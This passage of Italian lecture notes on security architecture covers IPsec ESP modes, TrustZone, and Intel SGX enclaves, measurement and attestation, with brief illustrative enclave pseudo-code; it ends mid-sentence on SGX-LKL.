
Funzionamento: I dati vengono cifrati utilizzando l'algoritmo concordato nella Security Association (SA). Viene calcolato un hash opzionale per l'autenticazione. I campi ESP Header e ESP Trailer vengono aggiunti al pacchetto. Il pacchetto viene inviato attraverso la rete con il contenuto cifrato e protetto. Utilizzando lo SPI, il destinatario individua la SA appropriata nel Security Association Database (SAD). Decifra il payload usando la chiave e l'algoritmo specificati nella SA. Verifica l'integrità del pacchetto e l'autenticità, se presente l'ESP Authentication.

Modalità Transport: ESP cifra solo il payload del pacchetto IP, lasciando intatta l'intestazione IP originale. È usata principalmente per connessioni end-to-end.




Tunnel Mode


Modalità Tunnel: L'intero pacchetto IP originale, inclusa l'intestazione IP e i dati, viene crittografato e incapsulato in un nuovo pacchetto IPsec da ESP. Una **nuova intestazione IP esterna** viene aggiunta al pacchetto per consentire la trasmissione attraverso reti non sicure.



L'indirizzo IP esterno corrisponde a quello del server VPN, mentre l'indirizzo IP originale (interno) non è visibile all'esterno. Questo protegge la topologia della rete privata, mascherando il traffico e nascondendo gli schemi di comunicazione. Questa è la modalità di funzionamento utilizzata principalmente per connettere due reti aziendali remote tramite una VPN. La cifratura dei dati assicura la confidenzialità, mentre l'autenticazione verifica l'integrità e l'origine del pacchetto.



Esempio di funzionamento*: Un PC nella Rete A con indirizzo interno 10.1.0.1 vuole inviare dati a un PC nella Rete B con indirizzo interno 10.2.0.2. Il router VPN della Rete A incapsula il pacchetto IP originale in un pacchetto IPsec, aggiungendo un indirizzo esterno (8.7.6.5) come intestazione IP. Il pacchetto viaggia attraverso Internet fino al router VPN della Rete B (indirizzo esterno 4.3.2.1). Il router VPN della Rete B decapsula il pacchetto, recupera l'indirizzo interno e lo inoltra al computer nella Rete B (10.2.0.2).




Tramite la modalità **Tunnel** viene stabilito un **tunnel sicuro** di comunicazione tra due host che inviano dati tramite un'infrastruttura pubblica insicura come Internet. Questo permette l'implementazione di una Site-to-Site VPN.

Encrypted Traffic and Network Intrusion Detection Systems (NIDS)

La maggior parte delle comunicazioni online utilizza protocolli sicuri come HTTPS, TLS, o IPsec, rendendo i contenuti dei pacchetti inaccessibili senza decrittazione. Questo limita la capacità dei NIDS tradizionali di analizzare il contenuto dei pacchetti per rilevare traffico dannoso. Quando il contenuto non è visibile, si passa all'analisi delle caratteristiche comportamentali del **traffico** (Traffic Analysis). Viene osservata la quantità di dati ricevuta (DDoS), con chi un nodo sta comunicando e i comportamenti del nodo.

Security for IOT

Alcuni dispositivi, specialmente quelli impiegati in ambienti Internet of Things e Industrial Control Systems hanno delle estensioni hardware specifiche progettate per potenziare le capacità di sicurezza. Queste estensioni possono includere moduli per la crittografia, controlli di accesso e processori di sicurezza dedicati.




Un System on Chip for IOT è un circuito integrato che combina diversi componenti hw e sw funzionalità in un singolo chip, ottimizzando spazio, costi ed efficienza energetica. In particolare, il precedente schema integra modem per comunicazioni GSM e 3G, un sistema multimediale per audio e grafica, un processore principale (Cortex-A8), memorie (DRAM, Flash, SRAM), e periferiche per l'interfacciamento con sensori, display e input. La comunicazione tra i vari dispositivi all'interno del chip avviene tramite bus.

TrustZone: ARM Solution For SOC

TrustZone è una **tecnologia hw** sviluppata da ARM che **crea un ambiente isolato** all'interno di un dispositivo, suddividendo il sistema in due mondi: un Secure World per le operazioni

critiche (crittografia) e un Normal World per le attività generiche. Questo isolamento hardware garantisce che eventuali compromissioni nel mondo normale non compromettano le operazioni protette nel mondo sicuro.

La logica hardware crea un perimetro di sicurezza forte tra i due mondi. Le risorse allocate nel Secure World sono inaccessibili dal Normal World, proteggendo dati e asset sensibili da eventuali attacchi. Lo stesso core fisico della CPU può essere condiviso tra il Secure World e il Normal World, utilizzando un approccio a **time-slicing** (divisione temporale), ottimizzando l'uso delle risorse.



EL0 (Application Level): Nel **Normal World**, troviamo le applicazioni generiche eseguite sugli OS tradizionali. Nel **Secure World**, questo livello ospita il **firmware sicuro**, che gestisce operazioni di sicurezza critiche.

EL1 (Operating System Level): Nel **Normal World**, vengono eseguiti i sistemi operativi generici (Guest OS), che controllano le applicazioni. Nel **Secure World**, è presente il **Trusted OS**, un sistema operativo specializzato per eseguire compiti di sicurezza come la gestione di chiavi crittografiche, autenticazioni, ecc.

EL2 (Hypervisor Level): Questo livello è presente solo nel **Normal World** e ospita l'**Hypervisor**, che gestisce la virtualizzazione e la condivisione delle risorse tra più sistemi operativi. Non esiste un equivalente diretto di EL2 nel Secure World, poiché il trusted SO gira sull'HW.

EL3 (Secure Monitor Level): Il **Secure Monitor** gestisce la transizione tra il Normal World e il Secure World, garantendo che le operazioni critiche siano protette e isolate.

System bus in TrustZone


Il **System Bus** nell'architettura TrustZone utilizza un meccanismo basato su bit di controllo chiamati **NS bit (Non-Secure bit)** per distinguere tra operazioni provenienti dal **Normal World** e dal **Secure World**. Ogni transazione, sia di lettura che di scrittura, include questi bit, che permettono al bus e ai dispositivi connessi (slave) di verificare e garantire che le risorse del Secure World siano accessibili solo da master sicuri. Se un master Non-Secure tenta di accedere a un dispositivo Secure, la transazione viene automaticamente bloccata o segnalata come errore, mantenendo così l'isolamento e la protezione delle risorse critiche.

Processor in TrustZone

In TrustZone ciascun core fisico viene diviso in due **core virtuali**: un **Non-secure virtual core** utilizzato per eseguire operazioni del Normal World e un **Secure virtual core** dedicato alle operazioni del Secure World.

Questa configurazione è gestita attraverso un **context switch robusto** chiamato **monitor mode**, che permette al processore di passare in sicurezza da un contesto all'altro.


Il valore del **NS bit** (Non-Secure bit) sul system bus è determinato dal core virtuale che esegue l'istruzione corrente. Il **Non-secure virtual core** può accedere solo alle risorse del Normal World. Il **Secure virtual core** ha accesso a tutte le risorse, sia del Secure World che del Normal World.



I componenti di questa architettura sono, Lato **Normal World**: Un'applicazione generica che richiede un'operazione critica; Una libreria fornita dal produttore per gestire richieste di operazioni critiche di sicurezza, inoltrandole al Secure World; Un OS standard; Un TrustZone driver che gestisce la comunicazione tra il Normal World e il Secure World, inoltrando richieste al Secure Monitor Mode; un **Secure Monitor Mode** che funge da intermediario tra il Normal World e il Secure World, gestendo i passaggi di controllo da una modalità all'altra. Lato **Secure World**: Un'applicazione sicura che esegue operazioni critiche (es. gestione di chiavi crittografiche) e un **Trusted Execution Environment Kernel**, che rappresenta il kernel del Secure World che garantisce un ambiente sicuro per eseguire operazioni critiche. È isolato dal kernel del Normal World.

Funzionamento: L'applicazione nel Normal World invia una richiesta sicura attraverso la Vendor-Specific Library. La richiesta viene autenticata e inoltrata al Secure World tramite il TrustZone Driver. Nel Secure World, la Trusted Application elabora la richiesta sotto la supervisione del Trusted Execution Environment Kernel. Il risultato dell'operazione viene restituito al Normal World attraverso il Secure Monitor Mode.

System architecture – Context Switching



Normal World User Mode: Esegue le applicazioni normali con privilegi limitati.

Normal World Privileged Modes: Gestisce le operazioni a livello di SO e l'accesso HW. È responsabile dell'invio di richieste al Secure World attraverso il Monitor Mode.

Secure World User Mode: Esegue applicazioni critiche come software di crittografia o gestione di dati protetti.

Secure World Privileged Modes: Gestisce le operazioni a livello di SO nel Secure World, garantendo sicurezza a livello di kernel e hardware.

Monitor Mode: È il livello di controllo intermedio che gestisce i passaggi tra il Normal World e il Secure World. Garantisce che i contesti vengano salvati e ripristinati correttamente durante il cambio di mondo.

Quando un'applicazione nel Normal World richiede un'operazione sicura, la richiesta viene inviata al Monitor Mode. Il Monitor Mode commuta il processore nel Secure World, trasferendo il controllo ai **Privileged Modes** del Secure World. Dopo l'esecuzione dell'operazione sicura, il Monitor Mode ripristina il contesto del Normal World e restituisce il controllo.

I due core virtuali (uno per il Normal World e uno per il Secure World) eseguono in alternanza temporale sullo stesso core fisico. Il passaggio da un processore virtuale all'altro avviene tramite un context-switching gestito dal **Monitor Mode**. L'accesso al Monitor Mode dal Normal World può essere attivato da un'istruzione dedicata, chiamata **Secure Monitor Call**, o da interrupts HW configurate per forzare l'ingresso nel Monitor Mode. Il software nel Monitor Mode salva lo stato del mondo corrente (es. registri, contesto del processore) prima di passare al nuovo mondo. Quando il mondo precedente deve essere ripristinato, il Monitor Mode ricarica lo stato salvato e consente al processore di riprendere l'esecuzione dal punto esatto in cui era stato interrotto. L'ingresso nel Monitor Mode dal Secure World è più flessibile e può avvenire scrivendo direttamente nel **Current Program Status Register** o attraverso i meccanismi di eccezione.

Il controllo del NS-bit è valido in tutte le modalità eccetto il **Monitor Mode**. Quando il processore entra in **Monitor Mode**, opera sempre nel **Secure World**, indipendentemente dal valore del NS-bit. Tuttavia, se il **NS-bit** è impostato a 1 durante il Monitor Mode, le operazioni del processore accedono a copie delle risorse appartenenti al **Normal World**, pur mantenendo il contesto di esecuzione nel Secure World. In questo modo anche in **Monitor Mode**, il sistema mantiene l'integrità del Secure World.

System architecture – Memory

Ogni core virtuale (Normal e Secure) utilizza una **Memory Management Unit (MMU)** virtuale dedicata. Ognuno dei due mondi dispone di tabelle di traduzione separate, permettendo un controllo indipendente delle mappature da memoria virtuale a memoria fisica.

Le **Translation Lookaside Buffers (TLB)** per la cache L1 invece memorizzano le traduzioni di memoria per entrambi i mondi. Ogni descrittore include un campo **NS-bit**, che discrimina il mondo del core virtuale che ha effettuato l'accesso. Questo bit viene utilizzato dal processore virtuale sicuro per determinare l'accesso alle posizioni di memoria fisica: **NS=0**: Memoria sicura; **NS=1**: Memoria non sicura. Il processore virtuale non sicuro ignora questo campo, trattando tutti gli accessi come **NS=1**, ovvero memoria non sicura. Questo evita di svuotare la cache durante il passaggio tra i mondi.

Il Secure World può accedere direttamente alle linee di cache contenenti i dati del Normal World. In questo modo, il Secure World esegue le operazioni critiche senza doverli trasferire in memoria esterna.

System architecture – Interrupt

Sono utilizzate due linee di interrupt: **IRQ (Interrupt Request)**: Generalmente utilizzata per il **Normal World**; **FIQ (Fast Interrupt Request)**: Riservata al **Secure World**.

Quando si verifica un interrupt, l'esecuzione passa al **Monitor Mode**: Se è un interrupt sicuro (FIQ), viene indirizzato e gestito dal Secure World. Se è un interrupt generico (IRQ), viene indirizzato e gestito dal Normal World.

Se il processore sta già eseguendo il core virtuale corretto (Normal o Secure) al momento dell'interrupt, quest'ultimo viene gestito direttamente nel mondo corrente, senza necessità di passare al Monitor Mode.

System architecture – Debug

Il debug è suddiviso in quattro categorie, che differenziano il livello di privilegio e l'impatto sull'esecuzione: **Secure privileged invasive debug**: Accesso privilegiato e intrusivo nel Secure World. **Secure privileged non-invasive debug**: Accesso privilegiato ma non intrusivo nel Secure World. **Secure user invasive debug**: Accesso intrusivo per il livello utente nel Secure World. **Secure user non-invasive debug**: Accesso non intrusivo per il livello utente nel Secure World.


Gli accessi di debug per il Secure World sono controllati da due bit nel registro privilegiato CP15: **SUIDEN**: Abilita o disabilita il debug **invasivo**. **SUNIDEN**: Abilita o disabilita il debug **non invasivo**.


Questo sistema garantisce che il debug nel Secure World possa essere rigorosamente limitato, in base alle esigenze di sicurezza.

System architecture – Secure OS

Un Secure OS opera in modo completamente indipendente dal Normal World e può eseguire più applicazioni del Secure World concorrentemente. Ogni processore virtuale (Normal e Secure) esegue un sistema operativo autonomo.

Le applicazioni del Secure World possono ereditare la priorità delle attività del Normal World che stanno assistendo, permettendo risposte soft in tempo reale.






Fasi del processo di boot

Il dispositivo viene acceso e il processo di avvio inizia. Il primo bootloader è eseguito dalla memoria ROM del SoC. Questa fase iniziale è critica per garantire che il processo di avvio sia autentico e sicuro. **Flash Device Bootloader** è memorizzato nella memoria flash e avvia il **Secure World OS Boot**. L'OS del Secure World viene avviato prima di qualsiasi altra componente. Una volta completato l'avvio del Secure World, il controllo passa al bootloader del Normal World, che avvia il sistema operativo del Normal World. Entrambi i mondi sono operativi e il sistema è pronto per l'uso.

Overview of Intel SGX

Le **Intel Software Guard Extensions (SGX)** sono un'estensione dell'**Instruction Set Architecture (ISA)** introdotta nei processori Intel recenti per migliorare la sicurezza delle applicazioni eseguite in ambienti potenzialmente non fidati.

SGX crea **regioni isolate di memoria** chiamate **enclaves** all'interno della CPU, che proteggono sia il codice che i dati dall'accesso non autorizzato, anche da parte del SO o dell'hypervisor che sono considerati potenzialmente maliziosi. Solo il chip della CPU e le enclaves isolate all'interno di essa sono considerate **affidabili**.



Le enclaves possono essere **manipolate** attraverso **istruzioni enclave dedicate** della CPU. La CPU passa in **modalità enclave** quando esegue il codice isolato. Durante questa modalità, tutti gli accessi alla memoria o alle risorse sono limitati all'ambiente dell'enclave stessa. Quando i dati dell'enclave devono essere caricati nella memoria principale, vengono crittografati automaticamente dal MEE utilizzando chiavi generate e gestite esclusivamente dalla CPU. I dati rimangono crittografati nella RAM e vengono decrittografati solo all'interno della CPU, quando richiesti dall'enclave. Solo il codice all'interno dell'enclave può accedere alla memoria protetta dell'enclave.

Le enclaves riducono la superficie di attacco a due sole entità: il codice dell'enclave stessa e la CPU. Anche se il software sottostante è compromesso, i segreti e i dati dell'applicazione restano inaccessibili.

Esempio di codice che utilizza l'enclave

SGX application: untrusted code

```
char request_buf[BUFFER_SIZE];
char response_buf[BUFFER_SIZE];

int main()
{
...
while(1)
{ receive(request_buf);
ret = EENTER(request_buf, response_buf);
if (ret < 0)
fprintf(stderr, "Corrupted message\n");
else
send(response_buf);
}
...
```

Enclave: trusted code

```
char input_buf[BUFFER_SIZE];
char output_buf[BUFFER_SIZE];

int process_request(char *in, char *out)
{ copy_msg(in, input_buf);
if(verify_MAC(input_buf))
{decrypt_msg(input_buf);
process_msg(input_buf, output_buf);
encrypt_msg(output_buf);
copy_msg(output_buf, out);
EEXIT(0);
} else
EEXIT(-1);
```

Il codice non fidato si occupa della comunicazione esterna e del passaggio dei dati all'enclave. **receive(request_buf)**: Riceve una richiesta cifrata e la memorizza in `request_buf`. **EENTER(request_buf, response_buf)**: Chiamata al codice fidato nell'enclave, passando i dati di input (`request_buf`) e un buffer per la risposta (`response_buf`). Se `ret < 0`, viene generato un errore e si segnala un messaggio corrotto. Altrimenti, i dati di risposta vengono inviati tramite `send(response_buf)`.

Il codice fidato all'interno dell'enclave gestisce l'elaborazione sicura dei dati.


process_request: Copia i dati dal buffer di input in a `input_buf` locale. **verify_MAC**: Verifica il Message Authentication Code (MAC) per garantire l'integrità della richiesta. **decrypt_msg**: Decifra il messaggio se il MAC è valido. **process_msg**: Esegue l'elaborazione del messaggio (es. calcoli, trasformazioni). **encrypt_msg**: Cifra il messaggio elaborato e lo memorizza in `output_buf`. Copia il risultato in `out` e termina con successo usando `EEXIT(0)`. Se la verifica fallisce, esce con un errore (`EEXIT(-1)`).

Enclave Page Cache

L'**Enclave Page Cache (EPC)** è una **parte della memoria RAM** riservata al processore utilizzata per **memorizzare il codice e i dati** delle enclaves.

Solo il codice eseguito all'interno delle enclaves può accedere ai dati memorizzati nell'EPC.

L'EPC è suddivisa in **pagine di 4 KB**. Ogni pagina è mappata a una voce nel **Enclave Page Cache Map (EPCM)**, che tiene traccia per ogni pagina a quale enclave appartiene e se è valida, i suoi permessi e il suo tipo.



I controller di memoria integrati nella CPU bloccano i trasferimenti di memoria diretta (DMA) da parte di dispositivi IO che tentano di accedere all'EPC.




Diagramma: Viene verificato se il processo che richiede di accedere alla memoria è di tipo enclave. In tal caso si controlla se l'indirizzo appartiene all'EPC; il sistema verifica i permessi nell'EPCM, se il controllo è superato, l'accesso è consentito; altrimenti, viene generato un errore di accesso.

Se il processo che richiede di accedere alla memoria non è di tipo enclave, viene verificato se l'indirizzo appartiene all'EPC. In tal caso, viene restituito un errore per prevenire l'accesso, altrimenti l'accesso viene eseguito normalmente (memoria normale).

Memory Encryption Engine (MEE)

Durante il boot, il MEE genera chiavi specifiche per crittografare i contenuti delle pagine EPC. Le chiavi sono conservate **all'interno della CPU** e non sono mai esposte esternamente, garantendo che solo la CPU specifica possa decrittare i dati. La CPU impedisce l'accesso alle pagine EPC (e alla struttura EPCM) da parte di sw privilegiato esterno, inclusi il sistema operativo e l'hypervisor.

Il MEE utilizza una combinazione di tecniche avanzate: **Merkle Trees**: Per verificare l'integrità dei dati. **AES Counter Mode modificato**: Per la crittografia. **Carter-Wegman MAC**: Per autenticare i dati.

Ogni blocco utilizza: Una chiave di confidenzialità a 128 bit. Una chiave di integrità a 128 bit (che produce tag MAC da 56 bit). Una chiave hash universale da 512 bit.

Per ogni blocco viene utilizzata una chiave di confidenzialità a 128 bit. Il MEE opera su linee di cache da 512 bit, richiedendo quattro operazioni AES per crittografare ogni riga. Le chiavi generate sono distrutte al reset, assicurando che non possano essere riutilizzate.

Costruzione dell'enclave

Super.	Description	User	Description
EADD	Add a page	EENTER	Enter an enclave
EBLOCK	Block an EPC page	EEXIT	Exit an enclave
ECREATE	Create an enclave	EGETKEY	Create a cryptographic key
EDBGRD	Read data by debugger	EREPOR	Create a cryptographic report
EBDGWR	Write data by debugger	ERESUME	Re-enter an enclave
EINIT	Initialize en enclave		
ELDB	Load an EPC page as blocked		
ELDU	Load an EPC page as unblocked		
EPA	Add a version array		
EREMOVE	Remove a page from EPC		
ETRACE	Activate EBLOCK checks		
EWB	Write back/invalidate an EPC page		

Il codice e i dati dell'applicazione inizialmente risiedono nella **memoria non fidata**. Vengono copiati nell'EPC utilizzando l'istruzione **EADD**, che aggiunge le pagine di memoria (4 KB ciascuna) all'EPC.

```


1 { char input_buf[BUFFER_SIZE];
2 { char output_buf[BUFFER_SIZE];
3
    int process_request(char *in, char *out)
    {
        copy_msg(in, input_buf);
        if(verify_MAC(input_buf))
        {
            decrypt_msg(input_buf);
            process_msg(input_buf, output_buf);
            encrypt_msg(output_buf);
            copy_msg(output_buf, out);
            EXIT(0);
        } else
            EXIT(-1);
    }
}

```

Durante la creazione, i contenuti dell'enclave (codice e dati) sono inizialmente caricati nella **memoria non fidata** in formato non crittografato. Questo implica che nessun dato confidenziale deve essere incluso in questa fase, poiché potrebbe essere esposto.

I dati critici vengono **forniti successivamente**, solo dopo che l'integrità dell'enclave è stata verificata.

Poiché il contenuto iniziale dell'enclave è memorizzato in memoria non fidata, un attaccante potrebbe modificarlo prima che venga caricato nell'**EPC**. La protezione contro queste manipolazioni è fornita dal processo di verifica dell'integrità.



SGX Enclave Measurement

L'**SGX Enclave Measurement** è il processo in cui la CPU calcola un **measurement hash** per verificare che il contenuto dell'enclave non sia stato alterato.

Durante la creazione dell'enclave, ogni nuova pagina che viene aggiunta all'**Enclave Page Cache (EPC)** contribuisce al calcolo del measurement hash. Per ogni pagina il contenuto della pagina e gli attributi associati alla pagina vengono combinati per essere input del calcolo dell'hash(**SHA-256**).


Ogni modifica al contenuto o agli attributi della pagina produrrà un hash diverso, indicando che l'enclave è stata alterata. Ogni volta che una nuova pagina viene aggiunta all'enclave, l'hash esistente viene "esteso" con il contenuto e gli attributi della nuova pagina.

SGX Enclave Attestation

La **Local Attestation** serve a provare l'identità e l'integrità di un'enclave a un'altra enclave **sulla stessa CPU**. L'enclave invia il proprio **measurement hash** (calcolato durante la costruzione) a un'altra enclave per confermare la propria autenticità.

L'enclave A contatta l'enclave B e gli chiede di autenticarsi. L'enclave B richiede alla CPU di generare un report che includa il proprio **measurement hash**. La CPU crea il report per l'enclave B che include il suo **measurement hash**. L'enclave B invia il report firmato dalla

CPU all'enclave A. L'enclave A decrittografa il report con la chiave pubblica associata e confronta il measurement hash incluso nel report con il valore atteso. Se il report è valido, l'enclave A può fidarsi dell'enclave B.



La Remote Attestation serve a provare l'identità e l'integrità di un'enclave a un'entità remota.

L'enclave richiede alla CPU di generare un report firmato che includa il proprio **measurement hash**. Per garantire che questo report possa essere verificato da una terza parte, il **provisioning Enclave** della CPU comunica con Intel per dimostrare che sta funzionando su una CPU autentica. Intel verifica questa autenticità e fornisce una chiave di attestazione asimmetrica. Questa chiave Intel viene usata insieme alla chiave privata di costruzione della CPU dal **Quoting Enclave** della CPU per firmare il report locale, generando così un quote.

Una volta generato, il "quote" viene inviato all'entità remota, che lo inoltra al servizio di attestation di Intel per la verifica. Intel verifica che il report è autentico decrittandolo con la sua chiave privata e accede al DB in cui tiene le chiavi pubbliche associate a tutte le CPU, in modo da decrittare l'attestazione. Se la verifica ha successo, l'entità remota può fidarsi dell'enclave e autorizzarla a ricevere dati critici o eseguire operazioni sicure.

Limitazioni di Intel SGX

Le enclavi SGX richiedono che la quantità di memoria necessaria sia specificata in anticipo, manifestando una limitazione per applicazioni che necessitano di una gestione dinamica della memoria.


Anche se l'enclave protegge il codice e i dati critici, eventuali vulnerabilità nel codice all'interno dell'enclave possono essere sfruttate da un attaccante.

Ogni volta che il flusso di esecuzione entra o esce dall'enclave, c'è un overhead significativo dovuto alla necessità di salvare e ripristinare lo stato del contesto. Quando la memoria dell'enclave supera quella disponibile nel **Enclave Page Cache (EPC)**, le pagine devono essere scambiate con la memoria principale, causando un notevole rallentamento.


Linux all'interno di un enclave

LKL è una versione modificata del kernel Linux che viene **eseguito** all'interno di un'applicazione SGX **come una libreria**, utilizzando LKL per gestire le chiamate di sistema e i dispositivi. È progettata per funzionare senza un'unità di gestione della memoria (MMU). SGX-LKL consente l'accesso ai file system, permettendo alle applicazioni di leggere e scrivere file all'interno dell'enclave. Fornisce il supporto per la comunicazione di rete, consentendo alle applicazioni all'interno dell'enclave di interagire via rete. SGX-LKL consente di eseguire

